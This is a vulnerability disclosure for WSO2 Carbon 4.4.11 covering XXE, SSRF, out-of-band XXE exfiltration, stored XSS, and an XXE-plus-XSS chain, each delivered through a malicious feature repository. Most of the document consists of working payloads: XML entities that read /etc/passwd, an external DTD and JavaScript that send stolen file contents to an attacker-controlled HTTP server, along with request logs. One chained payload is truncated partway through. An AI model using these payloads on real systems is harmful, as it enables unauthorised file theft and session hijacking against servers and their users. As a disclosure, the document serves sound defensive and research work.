

WSO2 Carbon Disclosures

Version 4.4.11

Environment:

- WSO2 Carbon Version 4.4.11
- Java 1.8
- Linux

Observation:

In a real-world attack, attackers can use:

- Man-In-The-Middle attacks between the WSO2 Carbon server <=> Remote Repository in order to inject their own malicious files
- Compromise legitimate repositories and replace files with malicious ones
- Phish/Trick legitimate WSO2 users to add a malicious repository

As these vectors themselves **are NOT in the scope of the application**, the below vulnerabilities have been performed by using a valid admin user.

Findings:

1. XML External Entity (XXE)

Description:

When adding new repositories to WSO2 Carbon, the server requests and unsafely parses multiple XML files. This unsafe parsing allows for multiple XXE attacks such as:

- Classic Inline XXE
- Server-Side Request Forgery
- Out of Band XXE

Proof of Concept:

1.1. Classic Inline XXE

This XXE can be used by attackers in order to read files off of the server hosting the WSO2 application, by injecting them into the “Description” of maliciously crafted features.

In order to successfully exploit this vulnerability, the following 2 files are required:

- o “site.xml”:

```
<?xml version="1.0" encoding="UTF-8"?>
<site>
    <feature url="features/test.feature_1.0.0.jar" id="test.feature" version="1.0.0"/>
</site>
```

- A “digest.zip” file containing the following zipped “digest.xml”:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY test SYSTEM 'file:///etc/passwd'>]>
<digest>
<feature label="j the feature" provider-name="" id="test.feature" version="1.0.0"
nl="en" >
<description>
&test;
</description>
<copyright>
%copyright
</copyright>
<license>
[Enter License Description here.]
</license>
<plugin id="test.bundle" version="1.0.0" unpack="false" />
<plugin id="test.fragment" version="1.0.0" unpack="false" />
</feature>
</digest>
```

In order to recreate and trigger the vulnerability, the following steps were taken:

1.1.1. Host the above files in a remote repository, and add that repository to WSO2

Once the add button is pressed, the server will make multiple requests, but will only be interested in the “site.xml” and “digest.zip” files.

```
guest@kali:~/wso2$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.243.136 - - [18/Mar/2020 07:43:45] code 404, message File not found
192.168.243.136 - - [18/Mar/2020 07:43:45] "GET /xxe/Classic/p2.index HTTP/1.1" 404 -
192.168.243.136 - - [18/Mar/2020 07:43:45] code 404, message File not found
192.168.243.136 - - [18/Mar/2020 07:43:45] "HEAD /xxe/Classic/content.jar HTTP/1.1" 404 -
192.168.243.136 - - [18/Mar/2020 07:43:45] code 404, message File not found
192.168.243.136 - - [18/Mar/2020 07:43:45] "HEAD /xxe/Classic/content.xml HTTP/1.1" 404 -
192.168.243.136 - - [18/Mar/2020 07:43:45] code 404, message File not found
192.168.243.136 - - [18/Mar/2020 07:43:45] "HEAD /xxe/Classic/compositeContent.jar HTTP/1.1" 404 -
192.168.243.136 - - [18/Mar/2020 07:43:45] code 404, message File not found
192.168.243.136 - - [18/Mar/2020 07:43:45] "HEAD /xxe/Classic/compositeContent.xml HTTP/1.1" 404 -
192.168.243.136 - - [18/Mar/2020 07:43:45] "GET /xxe/Classic/site.xml HTTP/1.1" 200 -
192.168.243.136 - - [18/Mar/2020 07:43:45] "GET /xxe/Classic/digest.zip HTTP/1.1" 200 -
192.168.243.136 - - [18/Mar/2020 07:43:45] code 404, message File not found
192.168.243.136 - - [18/Mar/2020 07:43:45] "GET /xxe/Classic/p2.index HTTP/1.1" 404 -
192.168.243.136 - - [18/Mar/2020 07:43:45] code 404, message File not found
```

1.1.2. With the repo successfully added, we go to “Available Features”, select the repo containing the XXE and then click on the “Find Feature” button. Here an “Uncategorized” feature will appear, and we press on the “+” button to expand it.

Features	Version	Actions
<input checked="" type="checkbox"/> Uncategorized	1.0.0	More Info.

Once expanded, the “j the” feature should appear, and by hovering over it, the description containing the exfiltrated file will appear.

The 'j the' feature entry is highlighted with a red box, and a red arrow points to its description text.

1.2. Server-Side Request Forgery

This SSRF can be used to leverage the server hosting the WSO2 application to send requests to arbitrary hosts that the attacker might otherwise be restricted from reaching, thus targeting other potentially vulnerable applications/services.

In order to successfully exploit this vulnerability, any of the following “.xml” files requested by the server can be used:

- content.xml
- artifacts.xml
- compositeContent.xml
- compositeArtifacts.xml
- site.xml


In this example, we will create a “content.xml” file which will contain:

```
<?xml version="1.0"?>
<!DOCTYPE ssrf SYSTEM "http://127.0.0.1:4444/test.txt?payload=aaaaaaaaa">
```

Note: In this scenario we will suppose that port “4444” on localhost runs a vulnerable service that can only be reached via SSRF.

In order to recreate and trigger the vulnerability, the following steps were taken:

1.2.1. Host the above file in a remote repository, and add that repository to WSO2



The screenshot shows the WSO2 Management Console interface. The user is navigating through the 'Configure' section, specifically the 'Feature Management' page. A modal dialog box is open, titled 'Add Repository'. Inside the dialog, the 'Name:' field is populated with 'XXE SSRF'. The 'Location:' dropdown is set to 'URL' and contains the value 'http://192.168.243.128:8000/xxe/SSRF'. There is also an option for 'Local' repositories. At the bottom of the dialog, there are 'Add' and 'Cancel' buttons, with 'Add' being the active button.

Once the add button is pressed, and the “content.xml” file is retrieved and parsed, the server will automatically perform the SSRF request with no further interaction.

```
guest@kali:~/wso2$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.243.137 - - [18/Mar/2020 11:49:35] code 404, message File not found
192.168.243.137 - - [18/Mar/2020 11:49:35] "GET /xxe/SSRF/p2.index HTTP/1.1" 404 -
192.168.243.137 - - [18/Mar/2020 11:49:35] code 404, message File not found
192.168.243.137 - - [18/Mar/2020 11:49:35] "HEAD /xxe/SSRF/content.jar HTTP/1.1" 404 -
192.168.243.137 - - [18/Mar/2020 11:49:35] "HEAD /xxe/SSRF/content.xml HTTP/1.1" 200 -
192.168.243.137 - - [18/Mar/2020 11:49:35] "GET /xxe/SSRF/content.xml HTTP/1.1" 200 -
```

Below can be seen the request made to “127.0.0.1” (localhost) on port “4444” containing our arbitrary HTTP GET parameters.

The screenshot shows two terminal windows. The left window displays WSO2 Carbon logs from March 18, 2020, at 18:09:22. It includes messages about the registry, user store, and catalina startup. The right window shows a netcat listener on port 4444 receiving a connection from localhost:56464. A red box highlights the network traffic: "GET /test.txt?payload=aaaaaaaaa HTTP/1.1".

```
guest@tester: ~/Desktop/wso2carbon-4.4.11/bin
File Edit View Search Terminal Help
h a unique password in the production server profile.
[2020-03-18 18:09:22,195] INFO {org.wso2.carbon.registry.core.jdbc.EmbeddedRegistryService} - Configured Registry in 67ms
[2020-03-18 18:09:22,250] INFO {org.wso2.carbon.registry.core.internal.RegistryCoreServiceComponent} - Registry Mode : READ-WRITE
[2020-03-18 18:09:22,277] INFO {org.wso2.carbon.user.core.internal.UserStoreMgtDSComponent} - Carbon UserStoreMgtDSComponent activated successfully.
[2020-03-18 18:09:26,064] INFO {org.apache.catalina.startup.TaglibUriRule} - TLD skipped. URI: http://tiles.apache.org/tags-tiles is already defined

guest@tester: ~/Desktop/wso2carbon-4.4.11/bin$ nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from localhost 56464 received!
GET /test.txt?payload=aaaaaaaaa HTTP/1.1
User-Agent: Java/1.8.0_242
Host: 127.0.0.1:4444
Accept: text/html, image/gif, image/jpeg, *, */*; q=.2, */*; q=.2
Connection: keep-alive
```

1.3. Out of Band XXE

This OOB can be leveraged to exfiltrate simple files off of the server hosting the WSO2 application, with minimal user interaction.

As in the above scenario, in order to successfully exploit this vulnerability, any of the following “.xml” files requested by the server can be used:

- content.xml
- artifacts.xml
- compositeContent.xml
- compositeArtifacts.xml
- site.xml

In this example, we will create a “content.xml” file which will contain:

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://192.168.243.128:8000/xxe/OOB/dtd.xml">
%sp;
%param1;
]>
<r>&exfil;</r>
```

As well as “dtd.xml”:

```
<!ENTITY % data SYSTEM "file:///home/guest/Desktop/test_OOB.txt">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://192.168.243.128:8000/?%data;'>">
```

In order to recreate and trigger the vulnerability, the following steps were taken:

1.3.1. Host the above files in a remote repository, and add that repository to WSO2

The screenshot shows the WSO2 Management Console's Feature Management interface. In the left sidebar, 'Configure' is selected. Under 'Available Features', there is a sub-section for 'Feature Management'. The main area shows a form titled 'Add Repository' with fields for 'Name' (XXE OOB), 'Location' (URL: http://192.168.243.128:8000/xxe/OOB), and 'e.g. http://product-dist.wso2.com/p2/carbon/releases/wilkes/'. Buttons for 'Add' and 'Cancel' are at the bottom.

Once the “Add” button is pressed, and the “content.xml” file is retrieved and parsed, the server will automatically perform a request for the remote DTD file “dtd.xml”.

After parsing the “dtd.xml” file as well and replacing the dynamic XML elements with the content of the arbitrary file we want to read, another request is made to the attacker’s server which exfiltrates the data of interest in a HTTP GET parameter.

```
guest@kali:~/wso2$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.243.137 - - [18/Mar/2020 11:47:08] code 404, message File not found
192.168.243.137 - - [18/Mar/2020 11:47:08] "GET /xxe/OOB/p2.index HTTP/1.1" 404 -
192.168.243.137 - - [18/Mar/2020 11:47:08] code 404, message File not found
192.168.243.137 - - [18/Mar/2020 11:47:08] "HEAD /xxe/OOB/content.jar HTTP/1.1" 404 -
192.168.243.137 - - [18/Mar/2020 11:47:08] "HEAD /xxe/OOB/content.xml HTTP/1.1" 200 -
192.168.243.137 - - [18/Mar/2020 11:47:08] "GET /xxe/OOB/content.xml HTTP/1.1" 200 -
192.168.243.137 - - [18/Mar/2020 11:47:08] "GET /xxe/OOB/dtd.xml HTTP/1.1" 200 -
192.168.243.137 - - [18/Mar/2020 11:47:08] "GET /?Sensitive_Data_That_Contains_No_Special_Characters HTTP/1.1" 200 -
[
```

Note: In this case the exfiltrated file “/home/guest/Desktop/test_OOB.txt” contains the following text with no special characters and no new line at the end of the file:

```
Sensitive_Data_That_Contains_No_Special_Characters
```

Note: Newer versions of Java contain protections against exfiltrating files with complex content (e.g. new lines, null bytes, special URL characters, etc.) from being exfiltrated via URLs.

2. Cross Site Scripting (XSS)

Description:

By leveraging insufficient HTML sanitization when displaying the name of features, a malicious attacker can insert XML encoded “<” and “>” elements in a “content.xml” file in order to inject arbitrary HTML/JavaScript code in the victim’s browser when searching for features.

This can result in:

- Remote Exfiltration on Management Console Information
- Stealing Cookies
- Etc.

Proof of Concept:

Below can be seen the content of the 2 files necessary for successfully recreating this vulnerability:

- “content.xml” containing the XSS:


```
<?xml version='1.0' encoding='UTF-8'?>
<?metadataRepository version='1.1.0'?>
<repository name='feature-repository'
type='org.eclipse.equinox.internal.p2.metadata.repository.LocalMetadataRepository'
version='1.0.0'>
    <properties size='2'>
        <property name='p2.timestamp' value='1529991566239'/>
        <property name='p2.compressed' value='true'/>
    </properties>
    <units size='11862'>
        <unit id='file:/tmp/equinox-
p27634552557887841387category.org.wso2.apimgt.keymanager.category.feature.category'
version='1.0.0.7X19GcKBrI2'>
            <properties size='3'>
                <property name='org.eclipse.equinox.p2.name' value='API Key Manager
&lt;h1&gt;XSS&lt;/h1&gt;&lt;script&gt;alert("name")&lt;/script&gt;' />
                <property name='org.eclipse.equinox.p2.description' value='This category contains API
Key Manager feature' />
                <property name='org.eclipse.equinox.p2.type.category' value='true' />
            </properties>
            <provides size='1'>
                <provided namespace='org.eclipse.equinox.p2.iu' name='file:/tmp/equinox-
p27634552557887841387category.org.wso2.apimgt.keymanager.category.feature.category'
version='1.0.0.7X19GcKBrI2' />
            </provides>
            <touchpoint id='null' version='0.0.0' />
        </unit>
    </units>
</repository>
```

- Generic “artifacts.xml”:

```
<?xml version='1.0' encoding='UTF-8'?>
<?artifactRepository version='1.1.0'?>
<repository name='feature-repository'
type='org.eclipse.equinox.p2.artifact.repository.simpleRepository' version='1.0.0'>
    <properties size='2'>
        <property name='p2.timestamp' value='1529991566078'/>
        <property name='p2.compressed' value='true'/>
    </properties>
    <mappings size='3'>
        <rule filter='(& classifier= osgi.bundle)' output='${repoUrl}/plugins/${id}_${version}.jar' />
        <rule filter='(& classifier= binary)' output='${repoUrl}/binary/${id}_${version}' />
        <rule filter='(& classifier= org.eclipse.update.feature)' output='${repoUrl}/features/${id}_${version}.jar' />
    </mappings>
    <artifacts size='0'>
    </artifacts>
</repository>
```

In order to recreate and trigger the vulnerability, the following steps were taken:

2.1. Host the above files in a remote repository, and add that repository to WSO2




The screenshot shows the WSO2 Management Console interface. The main title bar says "WSO2 Management Con". The URL in the address bar is "https://192.168.243.136:9443/carbon/feature-mgt/index.jsp?region=region1&item=comp-m". The top navigation bar includes "Most Visited" links like "Offensive Security", "Kali Linux", "Kali Docs", "Kali Tools", "Exploit-DB", "Welcome to nginx on D...", "Aircrack-ng", "Kali Forums", "NetHunter", and "Getting Started". The left sidebar has "Home", "Manage", and "Configure" sections, with "Shutdown/Restart" currently selected. The main content area is titled "Feature Management" and shows tabs for "Available Features", "Installed Features", "Installation History", and "Repository Management". The "Repository Management" tab is highlighted with a red box and an arrow. Below it, there's a form for adding a new repository, with fields for "Name" (set to "xss") and "Location" (set to "URL" with value "http://192.168.243.128:8000/xss/"). There are "Add" and "Cancel" buttons at the bottom of this form, both highlighted with red boxes and arrows.

Once the add button is pressed, the server will make multiple requests until finding the “content.xml” and “artifacts.xml” files.




```
guest@kali:~/wso2$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.243.136 - - [18/Mar/2020 07:01:44] code 404, message File not found
192.168.243.136 - - [18/Mar/2020 07:01:44] "GET /xss/p2.index HTTP/1.1" 404 -
192.168.243.136 - - [18/Mar/2020 07:01:44] code 404, message File not found
192.168.243.136 - - [18/Mar/2020 07:01:44] "HEAD /xss/content.jar HTTP/1.1" 404 -
192.168.243.136 - - [18/Mar/2020 07:01:44] "HEAD /xss/content.xml HTTP/1.1" 200 -
192.168.243.136 - - [18/Mar/2020 07:01:44] "GET /xss/content.xml HTTP/1.1" 200 -
192.168.243.136 - - [18/Mar/2020 07:01:44] code 404, message File not found
192.168.243.136 - - [18/Mar/2020 07:01:44] "GET /xss/p2.index HTTP/1.1" 404 -
192.168.243.136 - - [18/Mar/2020 07:01:44] code 404, message File not found
192.168.243.136 - - [18/Mar/2020 07:01:44] "HEAD /xss/artifacts.jar HTTP/1.1" 404 -
192.168.243.136 - - [18/Mar/2020 07:01:44] "HEAD /xss/artifacts.xml HTTP/1.1" 200 -
192.168.243.136 - - [18/Mar/2020 07:01:44] "GET /xss/artifacts.xml HTTP/1.1" 200 -
```

2.2. With the repo successfully added, we go to “Available Features”, select the repo containing the XSS and then click on the “Find Feature” button




The screenshot shows the WSO2 Management Console interface again. The URL in the address bar is "https://192.168.243.136:9443/carbon/feature-mgt/index.jsp?region=region1&item=comp-m". The top navigation bar and sidebar are identical to the previous screenshot. The main content area is titled "Feature Management" and shows tabs for "Available Features", "Installed Features", "Installation History", and "Repository Management". The "Available Features" tab is highlighted with a red box and an arrow. Below it, there's a search section with a dropdown for "Repository" set to "xss - http://192.168.243.128:8000/xss/", a "Filter by feature name:" input field, and checkboxes for "Show only the latest versions" and "Group features by category". At the bottom of this search section is a "Find Features" button, which is also highlighted with a red box and an arrow.

As soon as the “Find Feature” button is pressed, the XSS will trigger, and, in this case, a JavaScript alert will appear in the browser.



The screenshot shows the WSO2 Management Console interface. A modal dialog box is centered over the page, containing the word "name". The background page displays the "Feature Management" section under the "Available Features" tab. It includes fields for "Repository" (set to "WSO2 Carbon") and "Filter by feature name" (with an input field). Below these are checkboxes for "Show only the latest versions" and "Group features by category". A "Find Features" button is visible at the bottom of the dialog's content area. The overall URL in the browser is https://192.168.243.136:9443/carbon/feature-mgt/index.jsp?region=region1&item=comp-m.

After closing the alert window, the rest of the page will load, displaying the feature name that contains the XSS.



The screenshot shows the WSO2 Management Console after the previous alert has been closed. The "Available Features" table now lists a single item: "XSS". The "Version" column for this item is empty, and the "Actions" column contains a single "Install" link. A red box highlights the "XSS" entry in the table. The URL in the browser remains https://192.168.243.136:9443/carbon/feature-mgt/index.jsp?region=region1&item=comp-m.

Extra:

Combining the XXE and XSS vulnerabilities:

By leveraging both vulnerabilities, an attacker can:

- Use the Classic Inline XXE to read complex files
- Use the XSS to remotely exfiltrate the content of the file read with the XXE

This vulnerability chaining bypasses the inherent problem of the OOB XXE which disallows exfiltration of complex files due to inbuilt Java protections.

Like with the “Classic Inline XXE” attack, in order to successfully exploit this vulnerability, the following 2 files are required:

- “site.xml”:

```
<?xml version="1.0" encoding="UTF-8"?>
<site>
    <feature url="features/test.feature_1.0.0.jar" id="test.feature" version="1.0.0"/>
</site>
```

- A “digest.zip” file containing the following zipped “digest.xml”, containing both the XXE and XSS:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
```

For an easier read, the following JavaScript code is injected in the XSS:

```
function exfil_xxe(){
    var xhr = new XMLHttpRequest();
    xhr.open("POST", '/carbon/feature-mgt/feature_description-ajaxprocessor.jsp', false);
    xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

    xhr.onreadystatechange = function() {
        if (this.readyState === XMLHttpRequest.DONE && this.status === 200) {
            var xxe = encodeURI(xhr.responseText);
            window.location="http://192.168.243.128:8000/?"+xxe;
        }
    }

    xhr.send("featureId=test-feature-feature-group&isInstalledFeature=false");
}

exfil_xxe();
```

Note: “<http://192.168.243.128:8000/>” is the address of an attacker controlled HTTP server that is used to capture the remotely exfiltrated information.

In order to recreate and trigger the vulnerability, the following steps were taken:

1. Host the above files in a remote repository, and add that repository to WSO2

The screenshot shows the 'Management Console' interface of WSO2 Carbon. In the 'Configure' sidebar, 'Features' is selected. The main area is titled 'Feature Management' with tabs for 'Available Features', 'Installed Features', 'Installation History', and 'Repository Management'. A sub-section titled 'Add Repository' is open, prompting the user to add a new local or remote repository. The 'Name:' field contains 'XXE + XSS'. The 'Location:' dropdown is set to 'URL' and the value is 'http://192.168.243.128:8000/xxe+xss'. Below this, there is an example URL 'e.g. http://product-dist.wso2.com/p2/carbon/releases/wilkes/'. There are also fields for 'Local' repositories with examples like 'e.g. C:\user\repo, /home/user/p2-repo'. At the bottom of the dialog are 'Add' and 'Cancel' buttons.

The server requests the “site.xml” and “digest.zip” files.

```
guest@kali:~/wso2$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.243.140 - - [23/Mar/2020 09:00:22] code 404, message File not found
192.168.243.140 - - [23/Mar/2020 09:00:22] "GET /xxe+xss/p2.index HTTP/1.1" 404 -
192.168.243.140 - - [23/Mar/2020 09:00:22] "GET /xxe+xss/site.xml HTTP/1.1" 200 -
192.168.243.140 - - [23/Mar/2020 09:00:22] "GET /xxe+xss/digest.zip HTTP/1.1" 200 -
```

2. When the “Find Feature” button is pressed, the XSS is triggered and sends the exfiltrated XXE information to the attacker.

The screenshot shows the 'Management Console' interface of WSO2 Carbon. In the 'Configure' sidebar, 'Features' is selected. The main area is titled 'Feature Management' with tabs for 'Available Features', 'Installed Features', 'Installation History', and 'Repository Management'. Under 'Available Features', there is a search bar with placeholder text 'Find new features or updates to installed features in available repositories'. A dropdown menu labeled 'Repository:' shows 'XXE + XSS - http://192.168.243.128:8000/xxe+xss'. Below the search bar are checkboxes for 'Filter by feature name:' and 'Show only the latest versions'. There are also checkboxes for 'Group features by category' and 'Find Features'. A red arrow points to the 'Find Features' button.

Below can be seen the attacker's console when receiving the exfiltrated XXE remotely via a GET parameter: